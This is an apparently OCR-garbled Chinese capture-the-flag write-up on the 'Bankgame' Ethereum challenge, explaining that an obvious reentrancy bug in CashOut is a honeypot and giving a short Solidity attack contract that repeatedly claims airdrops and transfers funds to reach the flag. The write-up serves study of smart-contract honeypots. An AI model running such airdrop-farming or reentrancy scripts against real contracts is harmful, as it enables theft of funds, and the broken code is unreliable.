
Bankgame

技术学习

1. 本题模拟的是真实钓鱼事件中的蜜罐,首先观察给出的地址,已经给出了合约的代码,合约代码中明显存在着重入漏洞,这表面上看起来是最快速度获取flag的方法了。



2. 明显存在重入漏洞的点在于 msg.sender.call.value:

```
function CashOut(uint _am) public
{
    if(_am<=balances[msg.sender])
    {
        if(msg.sender.call.value(_am)())
        {
            balances[msg.sender]-=_am;
            TransferLog.AddMessage(msg.sender,_am,"CashOut");
        }
    }
}</pre>
```

但是这里确实这个题的最关键的所在点, 因为这是个假的重入漏洞

- 3. 蜜罐形成的关键点是在,合约中给出的代码包含两个contract,但是一个地址只能有一个合约,所以eth在验证代码的时候,实际上是依次匹配了每个合约编译完的bytecode和abi,只要有一个满足要求,就会发布成功,所以这里的那个log合约,就变成了关键。
- 4. 在尝试重入失败之后,可以看到所有的重入都被revert了,那实际上这个revert是log合约代码中写好了,真正的log类大概如下:

```
struct Message
        address Sender;
        uint Val;
        uint Time:
    string err = "CashOut";
   Message[] public History;
    Message LastMsg;
    function stringsEqual(string storage _a, string memory _b) internal r
eturns (bool) {
       bytes storage a = bytes(_a);
       bytes memory b = bytes(_b);
        if (a.length != b.length)
            return false;
        for (uint i = 0; i < a.length; i ++)</pre>
            if (a[i] != b[i])
                return false;
        return true:
    function AddMessage(address _adr,uint _val,string _data)
    public
        LastMsg.Sender = _adr;
        LastMsg.Time = now;
        LastMsg.Val = _val;
        LastMsg.Data = _data;
        History.push(LastMsg);
```

- 5. 可以看到,这个log合约是精心构造的,如果在传入某个特殊字符串的时候,就一定会发生 revert的,所以重入操作是一定不会成功的,你无法转走一分钱,你的账户也不会减少,不会 整数溢出,因此这个题只能通过收集空投来做。
- 6. 相关攻击代码大致如下:

```
/**
 * The Attack contract
 * Change the 0xxxxx to your address,and run hack() to you have enough mo
ney to getflag
 */
contract Attack {
   P_Bank targert;
   function Attack (address a) {
     targert = a;
```

```
}
function hack() {
    for (uint i = 0; i < 50; i ++) {
        target.Ap();
        target.Transfer( 0xxxxxxxx,1 ether);
    }
}
</pre>
```

调用hack函数,10次,然后你的账户就拥有了足够的钱,调用CaptureTheFlag函数,将邮箱的base64编码传入,即可接收到flag。